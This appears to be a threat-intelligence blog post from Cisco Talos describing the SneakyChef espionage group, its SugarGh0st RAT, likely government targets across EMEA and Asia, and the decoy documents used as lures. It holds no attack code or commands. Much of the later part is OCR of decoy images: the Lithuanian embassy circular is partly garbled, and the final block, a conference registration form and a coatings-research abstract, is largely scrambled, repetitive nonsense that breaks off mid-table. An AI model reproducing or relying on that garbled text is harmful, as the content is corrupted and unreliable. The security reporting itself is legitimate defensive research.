# SneakyChef espionage group targets government agencies with SugarGh0st and more infection techniques

**blog.talosintelligence.com**/sneakychef-sugarghost-rat

Chetan Raghuprasad

June 21, 2024



By Chetan Raghuprasad, Ashley Shen

Friday, June 21, 2024 08:00

Threats RAT

- Cisco Talos recently discovered an ongoing campaign from SneakyChef, a newly discovered threat actor using SugarGh0st malware, as early as August 2023.
- In the newly discovered campaign, we observed a wider scope of targets spread across countries in EMEA and Asia, compared with previous observations that mainly targeted South Korea and Uzbekistan.
- SneakyChef uses lures that are scanned documents of government agencies, most of which are related to various countries' Ministries of Foreign Affairs or embassies.
- Beside the two infection chains disclosed by Talos in November, we discovered an additional infection chain using SFX RAR files to deliver SugarGh0st.

• The language used in the SFX sample in this campaign reinforces our previous assertion that the actor is Chinese speaking.

*Cisco Talos would like to thank the Yahoo! Paranoids Advanced Cyber Threats Team for their collaboration in this investigation.* 


# SneakyChef actor profile

In early August 2023, Talos discovered a campaign using the <u>SugarGh0st</u> RAT to target users in Uzbekistan and South Korea. We continued to observe new activities using the same malware to target users in a wider geographical location. Therefore, we created an actor profile for the group and dubbed them "SneakyChef."

Talos assesses with medium confidence that SneakyChef operators are likely Chinesespeaking based on their language preferences, the usage of the variants of Gh0st RAT — a popular malware among various Chinese-speaking actors — and the specific targets, which includes the Ministry of Foreign affairs of various countries and other government entities. Talos also discovered another RAT dubbed "SpiceRAT" used in the campaign. Read the corresponding research here.

ACTOR PROFILE	ef
Aliases	Unknown
Affiliations	Chinese-Speaking actor
Active since	2023
Goals	Espionage and data theft
Victimology	Government entities and private sectors in EMEA and Asia
Notable TTPs	Spear-Phishing campaign, DLL Side-Loading, custom c2 communication protocol, abusing the legitimate applications
Malware & tooling	SugarGh0st, SpiceRAT and plugin

# **Targets across EMEA and Asia**



Talos assess with low confidence that the following government agencies are the potential targets in this campaign based on the contents of the decoy documents:


- Ministry of Foreign affairs of Angola
- Ministry of Fisheries and Marine Resources of Angola
- · Ministry of Agriculture and Forestry of Angola
- · Ministry of Foreign affairs of Turkmenistan
- Ministry of Foreign affairs of Kazakhstan
- Ministry of Foreign affairs of India
- Embassy of the Kingdom of Saudi Arabia in Abu Dhabi
- Ministry of Foreign affairs of Latvia

Most of the decoy documents we found in this campaign are scanned documents of government agencies, which do not appear to be available on the internet. During our research, we observed and analyzed various decoy documents with government-and research conference-themed lures in this campaign. We are sharing a few samples of the decoy documents accordingly.

## Lures targeting Southern African countries


The threat actor has used decoy documents impersonating the Ministry of Foreign affairs of Angola. The lure content in one of the sample documents appeared to be a circular from the Angolan Ministry of Fisheries and Marine Resources about a debt conciliation meeting between the ministry authority and a financial advisory company.

Another document contained information about a legal decree concerning state or public assets and their disposal. This document appealed to anyone interested in legal affairs and public heritage regimes and was addressed to the Ministry of Foreign Affairs – MIREX, a centralized institution in Luanda.



# Lures targeting Central Asian countries

The decoy documents used in the attacks likely targeting countries in Central Asia were either impersonating the Ministry of Foreign affairs of Turkmenistan or Kazakhstan. One of the lures is related to a meeting organized with the Turkmenistan embassy in Argentina and the heads of transportation and infrastructure of the Italian Republic. Another document was a report of planned events and the government-issued list of priorities to be addressed in the year 2024 that includes a formal proclamation-signing event between the Ministry of Defense of Uzbekistan and the Ministry of Defense of Kazakhstan.




## Lures targeting Middle Eastern countries

A decoy document we observed in the attack likely targeting Middle Eastern countries was an official circular regarding the declaration of an official holiday for the Founding Day of the Kingdom of Saudi Arabia.



# Lures targeting Southern Asian countries

We found another sample that was likely used to target the Indian Ministry of Foreign Affairs. It has decoy documents, including an Indian passport application form, along with a copy of an Aadhar card, a document that serves as proof of identity in India.



One of the decoy Word documents we observed contained lures related to India-U.S. relations, including a list of events involving interactions between India's prime minister and the U.S. president.

#### India-US Bilateral Relations – A Brief

India and United States enjoy a comprehensive global strategic partnership covering almost all areas of human endeavor, driven by shared democratic values, convergence of interests on a range of issues, and vibrant people-to-people contacts.

#### High-Level Exchanges

 Regular dialogue between the Leaders is an important element of the expanding bilateral ties. The outcomes of these visits have been instrumental in strengthening the multifaceted bilateral ties.

3. There is regular high-level interaction between Prime Minister Shri Narendra Modi and President Biden with regular meetings. Prime Minister also participated in virtual Summits convened by President Biden including Quad, I2U2 (India, Israel, USA and UAE), Summit for Democracy and other events.

#### 4. PM's interactions with President Biden:

- G7 and Quad Leaders Summit, 20 May 2023 in Hiroshima, Japan
- Telephonic conversation on 14 February 2023
- Virtual Summit for Democracy on 29 March 2023
- Sidelines of G20 Summit in Bali on 15 November 2022
- G7 Summit in Germany on 27 June 2022.
- Quad Leaders' Summit in Tokyo, Japan on 24 May 2022 including a bilateral meeting.

5. PM Modi made his first State Visit to the US from 21-23 June 2023 at the invitation of President Biden. In addition to a bilateral meeting with President Biden, he addressed a Joint Meeting of US' Congress and interacted with business and thought leaders. PM Modi had visited the US in September 2021 for the first in-person Quad Leaders' Summit on 24 September 2021.

6. President Biden visited New Delhi from 7-10 September 2023 to attend G-20 Leaders' Summit. President Biden and PM Modi had a bilateral meeting on 8 September 2023. The two Leaders also co-hosted a group of G20 leaders on 9 September 2023 to accelerate investments in high-quality infrastructure projects and development of economic corridors through the India Middle East Europe Economic Connectivity Corridor and the Partnership for Global Infrastructure and Investment (PGI).

## Lures targeting European countries

A decoy document found in a sample likely targeting the Ministry of Foreign Affairs of Latvia was a circular impersonating the Embassy of Lithuania. It contained a lure document regarding an announcement of an ambassador's absence and their replacement.

EMBASSA OF THE REPUBLIC OF L	JTBU 48/4
	No. (58.4.1.) SN50 - 2/
to the Ministry of Foreign Affairs of and has the honour to inform that H.	thuania to the Republic of Latvia presents its compliments f the Republic of Latvia and Diplomatic Missions in Riga E. Mr Valdas Lastauskas, Ambasaador of the Republic of will be absent from the Republic of Latvia from February
During his absence Mr Vilius Arlaus a.i.	skas, Third Secretary, will be acting as Chargé d' Affaires
The Embassy avails itself of this op the Republic of Latvia and Diplo consideration.	portunity to renew to the Ministry of Foreign Affairs of matic Missions in Riga the assurances of its highest
Riga, 22 February, 2024	
E B	
N. P. D. D.	
To the Ministry of Foreign Affairs of the Republic of Latvia RIGA	
c/c: Diplomatic Missions in RIGA	

# **Other targets**


Along with the government-themed decoy document samples we analyzed, we observed a few other samples from these campaigns. These included decoys such as an application form to register for a conference run by the <u>Universal Research Cluster</u> (<u>URC</u>) and a research paper abstract of the ICCSE international conference. We also saw a few other decoys related to other conference invitations and details, including those for the Political Science and International Relations conference.

URIVERSIAL RESEARCH CLUSTER		ALLOY FATIGUE OF PLASMA BEHAVIOUR YTTRIA-ZIRCONIA THERMAL SPRAYED		
Sectores de cregio mune (se como de son se suand sil confere dance, son regionant sel receive e organisti de conference por la contra conferencia concernante.	we anticities, ogSie Imaals, angleemer vergelien om oorechage wet Salik, Antice taat che regier anoe fer	hengene, und all'Earcher dering els conference. In des nes come componisation fac, seconomediation	1-3 Mechanical Engineering Depa	KUMAR.NP.PANDEY rtrsent MWWWNNEET Australia ont, "sococce@gmail.com
Event Name Vanad'hao efficar. Data efforer Striverial Research Chotar			document as a template if you are sizing Microsoft Office Wi set. The electronic file of your paper will be formatted further Define all symbols used in the abstract. Do not cate references the abstract, it sets the footnote at the bottom of this coharm.	ng papers for the International conference (ICCSE). Use this ref 6.5 or later. Otherwsie, use this document as in instruction at international Journal of Computer Theory and Engineering, in the sistenct. Do not delete the blank has immediately shove
Lister Reg. D			Keywords: Alaminium Alloys, Plasma Spray, Thormal Barrie	
Full Name (Pref/Dr. Mr. Ma.)	Righter Qualification		1. INTRODUCTION	coating thickness, the normal stress decreases steadily and the maximum shear stress rises in a decreasing rate. Although deatel TBCs operate at lower
A/Bilation Devigencies		Nationality	Compressive loads and more frequent	temperatures than aircraft engines, they are subjected to much greater compressive loads and more frequent
Mailing Adhese		Age	thermal shock than their aircraft counterparts. In addition, many of these TBCs must cope with the	thermal shock than their aircraft counterparts. In
City, Zip, Country	Passport Namber		contaminates found in lower-grade fuels. The difference between aircraft TBCs and diesel TBCs	addition, many of these TBCs must cope with the contaminates found in lower-grade fuels. The
McREleven Consyster (Analy Sector)	Email M		are often ignored by costing applicators. Thermal barrier coatings can be applied on gas turbines,	difference between aircraft TBCs and diesel TBCs are often ignored by coating applicators. Thermal
			automotive engines and diesel equipment. The use of	tomier costings can be applied on gas turbines, automotive engines and diesel equipment. The use of
Pepera in Lincol des Cathemachen Vanne Sagie at Basandelharcen Al MILINT INFORMATION Total Ameterit (USD) Havis No	ane Revalue	Duie Ref. No	TBC on direct components such in valves, pittons and fire decis invalves the metal substrates from high-temperature existion and correspondent environments. As a thermal borrier, if reduces and temperatures surface are to reduce the hear the time the pisten, to protect the pitton from idential streams, corrective strates, due to find extramants and	TBC on disel components such as valves, pitons and fire decks insulates compressive loads and more frequent thermal shock than their airconfi constreparts. In addition, many of these TBCs must cope with the contaminates found in leave-grade fields. The difference between aircraft TBCs and disset TBCs are obtain innoved by conting explicators.
Cathousehoust Nacchage ANMENT DEFORMATION Total Academ (USD) Hards Na Amendment Read	nated or Coder IB/Tractica IB.		TBC on direct components such in valves, primar- and free decis unitaties the next absorber from high-temperature coddition and corrosive environments. As a thermal barrier, it doubles and it temperatures surface are to robote far has the time to the prime, to protect the primar from farming tension, corrosive attacks due to the observation of the environment of the primar and the primary of the time of the state of the primary of the primary environment of the primary of the primary of the time of the state of the primary of the primary of the environment of the primary of the primary of the environment of the primary of the primary of the primary and emissions. In Stranging, theory on the of TBC is	The on disel components such is valves, pionas and for decis situation compressive loads and more frequent thematal shock than their airconft counterparts. In addition, many of these TBCs must cope with the contanziates found is lower-grade table. The difference bowers airconft TBCs and decied TBCs are often ignored by conting applicates. Thermal barrier contings can be applied on gas trations, sutemptive auginos and diesel equipment. The use of TBC on dired components such no valves.
Conference/const Your Tage of Branch Allinever ACMENT INFORMATION Total Americal (USD) Have N:	nated or Coder IB/Tractica IB.		TBC on direct components such in valves, plinner and fine decis insistes the next absorber from high-temperature excitation and corrospec environments. As a thermal barrier, it (pholes) unful temperatures surface are to robote the heat flux into the platea, to protect the points from flowing treatment, corrospect and the plateau of the plateau of the reducting emissions. There are been all plateau emissions. In Straights, thereas on the plateau environment of the plateau of the plateau dependence of the plateau dep	The on disel composents such as valves, pionas and for decis situation compressive loads and more frequent themal shock than their airconft counterparts. In addition, many of these TBCs must cope with the contanziates found is lower-grade their. The difference between airconft TICs and decied TBCs are often ignored by corting applicates. Theman barrier cortings can be applied on gas trations, nuternotive engines and deciel equipment. The use of TICs on dised components each no valves, piones and for decks insulates the meth substrates from high-trapentare coldings and conview.
Concessional Concession of Con	Proof Francisco De la Provincia III. Proof François along with allo Regional (17/19).		TBC on direct components such is values, plinner and fine decis insistes the next absorber from high-temperature excitation and corrospic environments. As a thermal barrier, it problem instill temperatures surface are to robote the hast flux into the patient, to protect the points from dismatili tension, corrospice attacks due to the observations. The relation of the problem is the problem of the relation of the point of the dismatility of the TBC is strength, there is the problem of the correspic is expecting theory in the of TBC deposition. Choosing, this zero also enables to decrease the single components such as valves, patients and the decisis initiates the mater arbitrates	The on disel components such is valves, pionas and for decks insulates compressive leads and more frequent thermal shock than their airconft counterparts. In addition, many of these TBCs must cope with the contanziante found is lower-grade field. The difference between aircnft TBCs and desel TBCs are often ignored by corting applicates. Thermal burier cortings can be applied on gas tratises, naturative engines and desel equipment. The use of TBC on dised components such as valves, pions and for decks insulates the metid substrates from high-lengeneties couldness metid does not enricements. As a thermal burier, it reduces netil temperatures the in the el-is and water-cooling
Concession of the second secon	Ander Der Der Terrective De Treef Frageer eleng with site Regioner (17/8). Instand the Event (	ie fam	TBC on direct components such is values, pitone- and free decis instances the next absorber from high-temperature excision and corrective environments. As a hearen berrier, it produces metal temperatures surface are to robuce the heart flux into the pitote, to protect the pitots from directing reducing emissions. There are inversible/indexing emissions and there are inversible/indexing of TBC is st engine, theory surface near the creation is and there are inversible/indexing of TBC is strengthe, theory surface near the creation is strengthe, theory surface near the creation is strengthe, then your flux on the devenue is chosen with the pikee of TBC devenues in the strengthe the index the pikee pikeon and flux decis, insultants the market robustness from high-temperature oxidation and corrective environments for a hearing barrier theory and	The on disail components such is valves, pixons and for decks insulties comprosite loads and more frequent thermal aback than their aircraft counterparts. In addition, many of these TBCs must experiming the contamination of these TBCs must cope with the contamination formed TBCs and the theory of the contamination of the theory and decid TBCs are often inpured by conting explositors. Thermal buries contaging can be applied on gas tratisans, networking each index of the theory of pixons and fine decks insultates the metha substates from high-temperature coldinies and convolve expresentation. As thermal buries, in deduce and hydroxies, the other is a substate of the theory of pixons. The preformance of pixons approved back
Concession of the second secon	Ander Der Der Terrective De Treef Frageer eleng with site Regioner (17/8). Instand the Event (	Photo Here the photo Here	TBC on direct components such is valves, plinner and free decis institutes the next absorber from high-temperature excisition and correctly environments. As a hearen berrier, it problem and it temperatures surface are to robuce the heart flux into the plates, to protect the platin from directly institu- ent and the plates of the plate of the temperatures and reducing emissions. There are several high-leadens and reducing emissions. There are several high-leadens and reducing emissions. There are several high-leadens and reducing the set of the plate of TBC depositions. Choosing this area also eardies no best are TDC on direct components include the plates and flag decis, institutes the market in the row light-temperature oxidation and corrective ervicements for a heard temperature inducement from light-temperature oxidation and corrective ervicements for a heard temperature distributions from light-temperature oxidation and corrective ervicements for a heard temperature in the seven in temperatures (scientici 10). Head of Mechanical Behavior Group Defines Menullipsi(d) Research	The on disel components such is valves, pitons and for decks insulties compressive loads and more frequent thermal aback than their lines interest counterpost. In addition, many of these IBCs must experiment the contamination of these IBCs must experiment the contamination of the these IBCs decided IBCs are often inproved by contain applicators. Thermal barrier costings can be applied on gas articles, streamwork engines and decide equipment. The use of TBC on diesel components such as valves, pictors and fine decks insultes the metha subattress from high-temperature exidation and cornside environments. As thermal bearier, it reduces and trappearature ted in the el- and water-costing system that fine streaments of the stream approx to the streament of the streament of the streament of YSZ TBCs systems on a duration aboys in a very important in the streaments in horizon. In a very
Conference on the second secon	Vision and Dotor Difference ID.  Vision Temport along with this Registration  (V/N).  Vision difference (V/N).  It instand the Event?	Photo Here the photo Hore or any the net Here also a set or any the net Here also it as y	TBC on direct components such is valves, plican- and free decis institutes the next absorber from high-temperature excisition and corrective environments. As a hearen berrier, it problem and it temperatures surface are to robuce and the temperature interpretation of the plication of the plication of reducing emissions. There are several highlications of TBC is SI engine, the overstamments and endering emissions. There are several highlications of TBC is SI engine, the overstamment of the crewise is engine, the overstamment of the engine of the several several highlications of the crewise is engine, the temp state and the engine of the several several temperature platean and the decise insultants the market is the engineering of the several several index of the dependence of the decise insultants the market is the engineering of the several several index of the decise of the decise insultants the market is the engineering of the decise of the decise and the engineering of the decise for the decise of the engineering of the decise for the decise of the temperature (scientific O). Head of Mechanical Behavior George Decise for decised Research Group Labia a direction parallel to the centuric beats of the decise of consistent of the decise leads of the decise of consistent of the decise leads of the decise decise of the decise of	The on disel components such is valves, pions and for decis insulties compressive loads and more frequent thermal shock than their incenti- counterposts. In addition, many others TBC, must cope with the contantization formed in hower grade tasks. The difference bowers unreal TBC, and thermal material addition of the start of the training structure of the start of the start training structure engines and decide equipment. The use of TBC on dised components such as valves, pions and fine decis, insultes the metel substrates from high-temperature oxidation and cornsise environments. As a formal bornic, it reduces nearly appears in the structure optime, and water-cooking systems. The proton and the structure optime, it is a very fraperator in the structure optime. It is very fraperator in the structure optime, it is decise to structure, the densities of 2020 AA with
Combinemental Article of the second s	Annual Control Difference ID:     Annual Processing with Alia Registered     Annual Processing with Alia Registered     Annual Processing (V/N)     A Industry     Annual Processing (V/N)     A Industry     Annual Processing (V/N)	Photo Here the photo Here the photo incort metric two Perspection Hereinford	TBC on direct components such in valves, primar and free decis insulators the next absorber from light-temperature evolution and corrective environments. As a farmed herein it does not the performance on the temperature of the temperature corrective strated one to the other temperature, corrective strated one to the other corrections, corrective strated one to the other corrections, corrective strated one to the other corrections of the is strengistic, thore are store strate of the crevice is especially observed trajectories and environments. In Strengistic, they surface sets the crevice is especially colored in the physical strate of the interpret of the other of the other of the deposition. Choosing this zero also studies to here are TDC on direct components near to valves, pisters and the decis insulates the most aubtors from high-temperature condution and valves of the directive conduction of the desinated from paths a direction pathol to the commission of the direction of the directive conduction of the directive directive directive directive directive directive directive directive di	The on disel components such is valves, piona and for decks insulties compressive loads and more frequent thermal shock than theorem incomfi- counterposts. In addition, many others TBC, must cope with the contantizative fourch is lower-grade take. The difference bowers and stored TBC and decel IDC; are obtain graphed by costing application, while the store of the store of the store of the store of the store of the store of the store of the store of the store of the store of the store of the store of the store of the store of the store of the store of the store of piana sprayed based Systems. The performance of piana sprayed based Systems. The performance of piana sprayed based Store TBC is performance of piana sprayed based Store TBC is the store of piana sprayed based Store is the store-of-the larget the sprayed store is the store-of-the larget the sprayed store of the store of the store of the store of the store store is the store-of-the larget the store-of-the store of the store-of-the larget the the store-of-the store of the store-of-the store of the store-of-the store of the store-of-the stor
Concenses of the second	View III Tracks III     View III Tracks III     View III Tracks III     View III Tracks III     View     View III     View     View     View     View III     View     Vi	Photo Here de plane con de refer hare Paradate y p Transferencia	TBC on direct components such is valves, plinner and free decis insulators the next shorther from high-temperature evolution and correspon- environments. As a farmed berrier, it doesn's addi- temperatures surface new to reshore dar heat they into eccentric statistics are no respectively hypothesis and reducing emissions. There are proved replications of TBC is a lenging, donors in proved performance and emissions. In ST engine, they surface next the creducity is explored to the correspondence of TBC deposition. In ST engine, they surface next the creducity is explored to the correspondence of TBC deposition. In ST engine, they are also enables to decrease the night discount in the physical state plates and the decision. The conting thickness plates and the decision the conting thickness plates and the decision. The conting thickness plates and the decision the conting the correspond- entities of the decision the conting the decision decrease of the decision of the conting the decision temperatures (scientific). Mead of Mechanical Behaviour Corresp Defense Metallingfield Bessenth Group Labia a direction purallel to the contail-boad cost interface (backmat) cracks), valida heals to occur by spalling of the cranuits top count-idead decision and the cranuits the scientific back and the boad cost. Among the various ensees of failure of TBC. cultations and the main immeduation and closed from the boad cost. Among the various carses of failure of the cultations and the main immeduation are identified	The on disel components such is valves, piona and for decks insulties compressive leads and more frequent thermal shock than their airconft counterparts. In addition, many of these TBCs must cope with the contantizates found in lower-grade fields. The difference between airconft Ticci and decid IIICs are often ignored by costing applicates. Thermal barrier costings can be applied on gas turbines, natomative angines and decid equipment. The use of TIC cost fields and the effective environments. As a formal benier, it reduces next importants of the decks insults: the meth substants from high-lengenture coshifts and consults environments. As a formal benier, it reduces next importants of in the el-a and water-costing system. The performance of plasma approphetoid VSZ TBCs systems on simulation adjoys in a very important is the automative industry. In the keeping view of applications of atomican alloys in the retunnetive industry, the durbility of 2004 AAA with TBCs systems was studied for high temperatures
Contensional Contensional Contension Contens	Control 12 Transform 10     Control 12 Transform 10     Control 12 Transform 10     Control 12 Transform 10     Control 12     Control 1	Photo Here de plane con de rete hure Paradate y p Mandate y	TBC on direct components such is valves, pitous and fine decis insistes the next subvaries from high-temperature excisition and correstive environments. As a thermol berrier it, there is a sub- tional structure and the second structure and the second the pitot, to procee the pitot first fibring iteration the pitot, to procee the pitot fibring fibring and reducing emissions. There are reveal speciations of TBC is at sequest, showing inproved performance and ensistons. In Structure, they surface sext the creducing emissions, that they surface sext the creducing emissions, the sequence and the second second decreases the mixed backsing. The configuration of decreases the mixed backsing the configuration and TBC on direct components such as valves, provide and the obsciencing the configuration of control of the second second second environments. As a thermal backsing the configuration temperatures (scientific 10). Head of Mechanical Behaviour Coscip Defense Mechanical Behaviour Coscip Defense the trained and the obscience and from the cost of the second second second second second cost interface (hexistical crease), which leads to cost interface (hexistical crease), which leads the back and the obscience and from the back and and the committe top cost from the back and and the creation top cost from the back and and the creation top cost from the back and and the creation top cost from the back and and the back and the back of the cost of as the mass produced that the cost produced as the mass produce	The on disel components such is valves, pitons and for decks insulties compressive loads and more frequent thermal alock than their airconft counterpark. In addition, many of these IBCs must experiment the estimation of the set of the set counterpark. In addition, many of these IBCs must counterpark. In addition, many of these IBCs must field IBCs are often ignored by counting applications. The use of TBC on dised components such as valves, pictors and fine decks insultates the metha subattrase from high-temperature colding and watercould important in the atomator the index of the particular structure is a thermal burnies in a very important in the atomator the index. In a very important in the atomator is noticely. In a the sequen- tion of applications of sharing at the thermal information of the subatter in the second of the structure is the subatter in the second of the structure in the second of the index in the submatrix in the subatter is a very important in the subatter in the second of the structure in the subatteria of the structure in the second of the structure is a structure in the subatteria structure in the second of the structure in the subatteria structure in the second of the structure is a structure in the second of the structure is a struc- inguistic structure in the structure in the second of the structure is structure in the structure in the second of the structure is a structure in the structure in the structure is a structure in the second of the structure is structure in the second of the structure is structure in the structure in the second of the structure in the second of the second of the structure is structure in the second of the struct
Concession of the second secon	Control Daries (Control Daries (Control Daries))     Control Daries (Control Daries)     Control Daries     Control	The form The plane is the operation of the plane the operation of the operation of the operation Minimum Control of the operation of the operation of the operation of the operation of the operation of the operation of the operation of the	TBC on direct components such is valves, plinner and free decis insulators the next shorther from high-temperature evolution and correspon- environments. As a farmed berrier, it doesn's addi- temperatures surface new to reshore dar heat they into eccentric statistics are no respectively hypothesis and reducing emissions. There are proved replications of TBC is a lenging, donors in proved performance and emissions. In ST engine, they surface next the creducity is explored to the correspondence of TBC deposition. In ST engine, they surface next the creducity is explored to the correspondence of TBC deposition. In ST engine, they are also enables to decrease the night discount in the physical state plates and the decision. The conting thickness plates and the decision the conting thickness plates and the decision. The conting thickness plates and the decision the conting the correspond- entities of the decision the conting the decision decrease of the decision of the conting the decision temperatures (scientific). Mead of Mechanical Behaviour Corresp Defense Metallingfield Bessenth Group Labia a direction purallel to the contail-boad cost interface (backmat) cracks), valida heals to occur by spalling of the cranuits top count-idead decision and the cranuits the scientific back and the boad cost. Among the various ensees of failure of TBC. cultations and the main immeduation and closed from the boad cost. Among the various carses of failure of the cultations and the main immeduation are identified	The on disel components such is valves, pitons and for decks insulties compressive loads and more frequent thermal alock than their airconft counterpark. In addition, many of these IBCs must experiment the estimation of the set of the set counterpark. In addition, many of these IBCs must counterpark. In addition, many of these IBCs must field IBCs are often ignored by counting applications. The use of TBC on dised components such as valves, pictors and fine decks insultates the metha subattrase from high-temperature colding and watercould important in the atomator the index of the particular structure is a thermal burnies in a very important in the atomator the index. In a very important in the atomator is noticely. In a the sequen- tion of applications of sharing at the thermal information of the subatter in the second of the structure is the subatter in the second of the structure in the second of the index in the submatrix in the subatter is a very important in the subatter in the second of the structure in the subatteria of the structure in the second of the structure is a structure in the subatteria structure in the second of the structure in the subatteria structure in the second of the structure is a structure in the second of the structure is a struc- inguistic structure in the structure in the second of the structure is structure in the structure in the second of the structure is a structure in the structure in the structure is a structure in the second of the structure is structure in the second of the structure is structure in the structure in the second of the structure in the second of the second of the structure is structure in the second of the struct
Commonweal Table 1 and 1 and 2	Control Daries (Control Daries (Control Daries))     Control Daries (Control Daries)     Control Daries     Control	The form The plane is the operation of the plane the operation of the operation of the operation Minimum Control of the operation of the operation of the operation of the operation of the operation of the operation of the operation of the	TBC on direct components such is valves, plinner and free decis insistes the next absorber from high-temperature excitation and corrospec environments. As a thermal barrier, it choices and it temperatures surface are to rokece the heat flux into the plates, to protect the pixols from forming iteration, corrospect and the pixols of the distribution of the plates, to protect the pixols from forming iteration, corrospect and the pixols of the pixols of the relative attracts due to the original pixols of TBC is strength; there are near highlightenians of TBC is strength; there are also enables to decrease the night due to the corrospective attracts are the in expecting the area also enables to decrease the night due to the corrospective environment for distribution and corrospec environments and fing decises the they all theorems from high-temperature existence and the origin dubling temperatures (sciential to). Head of Mechanical Behavior. Corrosp Defines Mentingerial Research Group Labia a direction panalle to the commic-board core interface (bactional caracity, which leads to corring defamiliation. The other typical TBC followe coccurs by spalling of thereins the identifies the identifies the major function and frequency in the corrospic to a distribu- ted by spalling of the corrospic to ease if non the corrospic the strength the strength the origin grades at two major function affectivity the life of the corring system. It is observed that the corring methods the remain the intervalue that the corring methods to remain the major function and the intervalue the intervalue the temperature increase which increasing the the intervalues the transpecture increase which increasing the the intervalues and the stress major function affecting the life of the corring temperature increase which increases in the intervalues are stress temperature increases which increases in the intervalues are identified to the stress major function affecting the life of the coremute temperature increases which increases in the intervalues	<ul> <li>The on disel components such is valves, pixons and fire decis insulates compressive loads and more frequent thermal shock than their aincrift counterparts. In addition, many of these IBCs, must be added and the such as the second state of the second sta</li></ul>
Contensional Contension Contensio	Control Daries (Control Daries (Control Daries))     Control Daries (Control Daries)     Control Daries     Control	The form The plane is the operation of the plane the operation of the operation of the operation Minimum Control of the operation of the operation of the operation of the operation of the operation of the operation of the operation of the	TBC on direct components such is valves, plinner and free decis insistes the next absorber from high-temperature excitation and corrospec environments. As a thermal barrier, it choices and it temperatures surface are to rokece the heat flux into the plates, to protect the pixols from forming iteration, corrospect and the pixols of the distribution of the plates, to protect the pixols from forming iteration, corrospect and the pixols of the pixols of the relative attracts due to the original pixols of TBC is strength; there are near highlightenians of TBC is strength; there are also enables to decrease the night due to the corrospective attracts are the in expecting the area also enables to decrease the night due to the corrospective environment for distribution and corrospec environments and fing decises the they all theorems from high-temperature existence and the origin dubling temperatures (sciential to). Head of Mechanical Behavior. Corrosp Defines Mentingerial Research Group Labia a direction panalle to the commic-board core interface (bactional caracity, which leads to corring defamiliation. The other typical TBC followe coccurs by spalling of thereins the identifies the identifies the major function and frequency in the corrospic to a distribu- ted by spalling of the corrospic to ease if non the corrospic the strength the strength the origin grades at two major function affectivity the life of the corring system. It is observed that the corring methods the remain the intervalue that the corring methods to remain the major function and the intervalue the intervalue the temperature increase which increasing the the intervalues the transpecture increase which increasing the the intervalues and the stress major function affecting the life of the corring temperature increase which increases in the intervalues are stress temperature increases which increases in the intervalues are identified to the stress major function affecting the life of the coremute temperature increases which increases in the intervalues	b) The on disel components such is valves, pixons and fire decis insulates compressive loads and more receptor thermal shock than their aincrift counterparts. In addition, many of these 